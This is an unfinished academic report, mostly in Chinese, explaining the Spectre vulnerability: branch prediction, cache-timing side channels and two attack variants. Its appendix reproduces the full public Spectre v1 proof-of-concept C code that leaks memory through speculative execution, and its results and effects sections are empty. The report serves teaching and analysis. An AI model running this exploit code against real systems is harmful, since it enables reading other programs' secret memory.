

# Spectre Analysis

Tao Miao , Microprocessor R&D Center of Peking university

Email: [taomiao@pku.edu.cn](mailto:taomiao@pku.edu.cn) | +(86) 15948374354

## Abstract:

This document is a Spectre Analysis report. In the first part of the report, the reason of spectre and the result of it are revealed in a easily understand way. Besides, in the next part, one attack poc source file is included in the document and also the results of running the poc program are attached. And in the last part, the effect of the spectre is serveyed and results are attached there.

## Part I

产生 Spectre 攻击的原因 ( The reason of spectre. )

### 1, 推测式执行 ( Speculative Execution )

现代处理器中, 大多采用流水线结构以提高指令执行效率, 减少功能单元空闲时间。并且, 由于指令中存在大量的分支指令, 大概 20%[1], 分支指令会阻塞流水线导致执行低效, 为了避免这种情况, 现代处理器大多采用推测式执行。

为了支持推测式执行, 处理器微结构中一般都会设置分支历史表 ( BHT ) 和分支目标缓冲器 ( BTB )。现代处理器中多采用两级分支预测器, 这种分支预测器有多种形式, 简而言之, 它对于每条指令, 记录其历史分支结果, 根据历史结果来决定当前分支方向。比如, 对于 `if ( x < 10 )` 这样的分支语句, 前十次条件都成立的话, 第十次也将预测其条件成立。分支目标缓冲器是一种如下图 1.1 结构预测器。它对于每一条分支指令保存一个分支目标地址。




图 1.1

一种分支预测器的预测流程如下图 1.2。




图 1.2

在类似结构下，可以通过人为调度指令顺序，构造可以让分支预测器执行特定指令的攻击代码。这就给 Spectre 攻击可行条件。

## 2，侧信道攻击（Side Channel Attack）

边信道攻击(side channel attack)，又称侧信道攻击:针对加密电子设备在运行过程中的时间消耗、功率消耗或电磁辐射之类的侧信道信息泄露而对加密设备进行攻击的方法被称为边信道攻击。[<sup>ii</sup>]

在计算机系统内，存在多种侧信道攻击途径，比如缓存攻击，测时间攻击，测能耗攻击等等。这里特别要提到的是 Cache 的测时间攻击。

首先，程序员视角对 Cache 是不可见的，但是，对于一个数据，从 Cache 中访问和从内存中访问，在现代大多数系统中是可以通过测量访问时间区别出来的。这样，程序员可以通过测量时间，判断出哪些数据在 Cache 中，哪些不在。

攻击产生的后果（The result of spectre.）

### 1，两种攻击方式

诱导错误条件分支预测

前文中说过，处理器中做推测式执行的部件根据历史转移的情况推测以后当前及以后转移情况。

比如：

```
1 char array1[10];
2 char * unknown = "*****"
3 char array2[256];
4 while(1){
5     if (x < array1_size)
6         y = array2[array1[x] * 256];
7     x++;
8 }
```

这样的条件分支语句，如果 x 的初始值为 0，array1\_size 为 10 或者更大，这会导致分支历史中前 10 次都是成功，当 x>10 时候，分支预测器根据之前的结果，可能还会去执行 if 条件成立的操作。

比如我们给 x 这样一个序列：

x : 0,1,2,3,4,5,6,7,8,9,10+3,...

前 10 次执行成功，在 x=110 的时候，处理器会推测也成功，然后推测执行了

y = array2[array1[x] \* 256];

这条语句虽然最终会被处理器发现错了然后回滚，但是它的执行会把 array[\*X250]调入 Cache，从而，我们可以通过查 array2 哪一行被调入了 Cache 来知道\*是什么值。

### 污染间接转移地址

前文中说过，在处理器中，我们通过 BTB 来预测一条转移指令的转移地址。在图 1.2 中，我们可以看到，更新 BTB 有四个地方，当然，如果通过合适的方法，我们可以利用这四种情况。我们可以通过控制 BTB 转移目标地址来到达控制程序运行的目的。一种易于说明的情况是，现代处理器执行的程序大多基于 ROP（return-oriented programming）模式，也就是在程序执行结束位置通常会有 ret 指令，这条指令根据栈顶返回地址或者返回地址寄存器来跳转。ROP 模式是图 1.2 中的 case 3/7，我们可以多次重复执行，限定其为 case 7 并且把 BTB 表项更改为我们想要的地址。

```
1      *
2      *
```

```

...
addr0:    mov r1,10
addr1:    syscall
addr2:    jdz r1,label addr1 ( if r1==0 then jmp label; else r1 = r1 -1)
addr2:    *
...

```

上述指令序列，我们可以控制 `syscall` 的返回地址 `addr2`。当系统中的另一个程序也调用了这个 `syscall`，很可能的是，在推测执行下，程序会执行到我们设定的 `addr2` 处的代码。当然，如果我们预先在 `addr2` 处埋下了读取内存的指令，那也会被推测执行，虽然这些指令的结果会因为处理器回滚被抹掉，但是 Cache 会被污染，我们同样可以通过侧信道的方法找出这些数据。

## 2，两种方式产生的后果

这两种方法都可能让攻击者读出被攻击者的数据，对我们的数据安全造成了威胁。




图 1.3

这里引用一张上海交通大学夏老师的 slide<sup>[iii]</sup>。从图中可以看到，这两种方法都可以威胁到内核数据，让系统变得不安全。

## Part II

Spectre Poc 程序 ( A spectre example poc program. )

这里引用一个 github 开源 Poc 程序<sup>[iv]</sup>，来说明 Spectre 的攻击过程。

```
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = { 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 };
uint8_t unused2[64];
uint8_t array2[256 * 512];

char *secret = "The Magic Words are Squeamish Ossifrage.";

uint8_t temp = 0; /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
    if (x < array1_size) {
        temp &= array2[array1[x] * 512];
    }
}

...

training_x = tries % array1_size;
for (j = 29; j >= 0; j--) {
    _mm_clflush(&array1_size);
    volatile int z = 0;
    for (z = 0; z < 100; z++) {} /* Delay (can also mfence) */

    /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
    /* Avoid jumps in case those tip off the branch predictor */
    x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
    x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
    x = training_x ^ (x & (malicious_x ^ training_x));

    /* Call the victim! */
    victim_function(x);
}

...
```

完整程序附于文后附录中。

由于，spectre 的成功需要 victim 代码对 secret 的正常访问，所以在 Poc 程序中以同一个的 secret 字符串来代替要访问的秘密数据。这足以说明 spectre 的可行性。

以上摘录代码中

The result of the poc program.

Part III  
The effect of spectre.

附录：

```
/*
*
=====
=====
*
*      Filename:  poc.c
*
*      Description:  POC Meltdown/Spectre
*
*      Version:  0.1
*      Created:  01/04/2018 18:41:16
*      Revision:  none
*      Compiler:  gcc
*
*      Author:  Paul Kocher1 , Daniel Genkin2 , Daniel Gruss3 , Werner
Haas4 , Mike Hamburg5 ,
*              Moritz Lipp3 , Stefan Mangard3 , Thomas Prescher4 , Michael
Schwarz3 , Yuval Yarom (2017)
*
*
=====
=====
*/

#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>

#ifdef _MSC_VER

#include <intrin.h> /* for rdtscp and clflush */
#pragma optimize("gt",on)
#else
#include <x86intrin.h> /* for rdtscp and clflush */
#endif

/*****
Victim code.
*****/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = { 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 };
uint8_t unused2[64];
uint8_t array2[256 * 512];

char *secret = "The Magic Words are Squeamish Ossifrage.";

uint8_t temp = 0; /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
```

```

    if (x < array1_size) {
        temp &= array2[array1[x] * 512];
    }
}

/*****
Analysis code
*****/
#define CACHE_HIT_THRESHOLD (80) /* assume cache hit if time <= threshold */

/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
    static int results[256];
    int tries, i, j, k, mix_i, junk = 0;
    size_t training_x, x;
    register uint64_t time1, time2;
    volatile uint8_t *addr;

    for (i = 0; i < 256; i++)
        results[i] = 0;
    for (tries = 999; tries > 0; tries--) {

        /* Flush array2[256*(0..255)] from cache */
        for (i = 0; i < 256; i++)
            _mm_clflush(&array2[i * 512]); /* intrinsic for clflush instruction */

        /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x)
        */
        training_x = tries % array1_size;
        for (j = 29; j >= 0; j--) {
            _mm_clflush(&array1_size);
            volatile int z = 0;
            for (z = 0; z < 100; z++) {} /* Delay (can also mfence) */

            /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
            /* Avoid jumps in case those tip off the branch predictor */
            x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
            x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
            x = training_x ^ (x & (malicious_x ^ training_x));

            /* Call the victim! */
            victim_function(x);
        }

        /* Time reads. Order is lightly mixed up to prevent stride prediction */
        for (i = 0; i < 256; i++) {
            mix_i = ((i * 167) + 13) & 255;
            addr = &array2[mix_i * 512];
            time1 = __rdtscp(&junk); /* READ TIMER */
            junk = *addr; /* MEMORY ACCESS TO TIME */
            time2 = __rdtscp(&junk) - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
            if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
                results[mix_i]++; /* cache hit - add +1 to score for this value */
        }
    }
}

```

```

/* Locate highest & second-highest results tallies in j/k */
j = k = -1;
for (i = 0; i < 256; i++) {
    if (j < 0 || results[i] >= results[j]) {
        k = j;
        j = i;
    } else if (k < 0 || results[i] >= results[k]) {
        k = i;
    }
}
if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] ==
0))
    break; /* Clear success if best is > 2*runner-up + 5 or 2/0) */
}
results[0] ^= junk; /* use junk so code above won't get optimized out*/
value[0] = (uint8_t)j;
score[0] = results[j];
value[1] = (uint8_t)k;
score[1] = results[k];
}

int main(int argc, const char **argv) {
    size_t malicious_x=(size_t)(secret-(char*)array1); /* default for malicious_x
*/
    int i, score[2], len=40;
    uint8_t value[2];

    for (i = 0; i < sizeof(array2); i++)
        array2[i] = 1; /* write to array2 so in RAM not copy-on-write zero pages */
    if (argc == 3) {
        sscanf(argv[1], "%p", (void**)&malicious_x);
        malicious_x -= (size_t)array1; /* Convert input value into a pointer */
        sscanf(argv[2], "%d", &len);
    }

    printf("Reading %d bytes:\n", len);
    while (--len >= 0) {
        printf("Reading at malicious_x = %p... ", (void*)malicious_x);
        readMemoryByte(malicious_x++, value, score);
        printf("%s: ", (score[0] >= 2*score[1] ? "Success" : "Unclear"));
        printf("0x%02X=%c score='%d' ",
            value[0],
            (value[0] > 31 && value[0] < 127 ? value[0] : '?'),
            score[0]);
        if (score[1] > 0)
            printf("(second best: 0x%02X score=%d)", value[1], score[1]);
        printf("\n");
    }
    return (0);
}

```



- i 计算机体系结构量化研究方法
- ii <https://baike.baidu.com/item/边信道攻击/7342042?fr=aladdin>
- iii <http://ipads.se.sjtu.edu.cn/courses/csp/specctre-meltdown-IPADS.pptx>
- iv <https://github.com/dendisuhubdy/meltdown/>

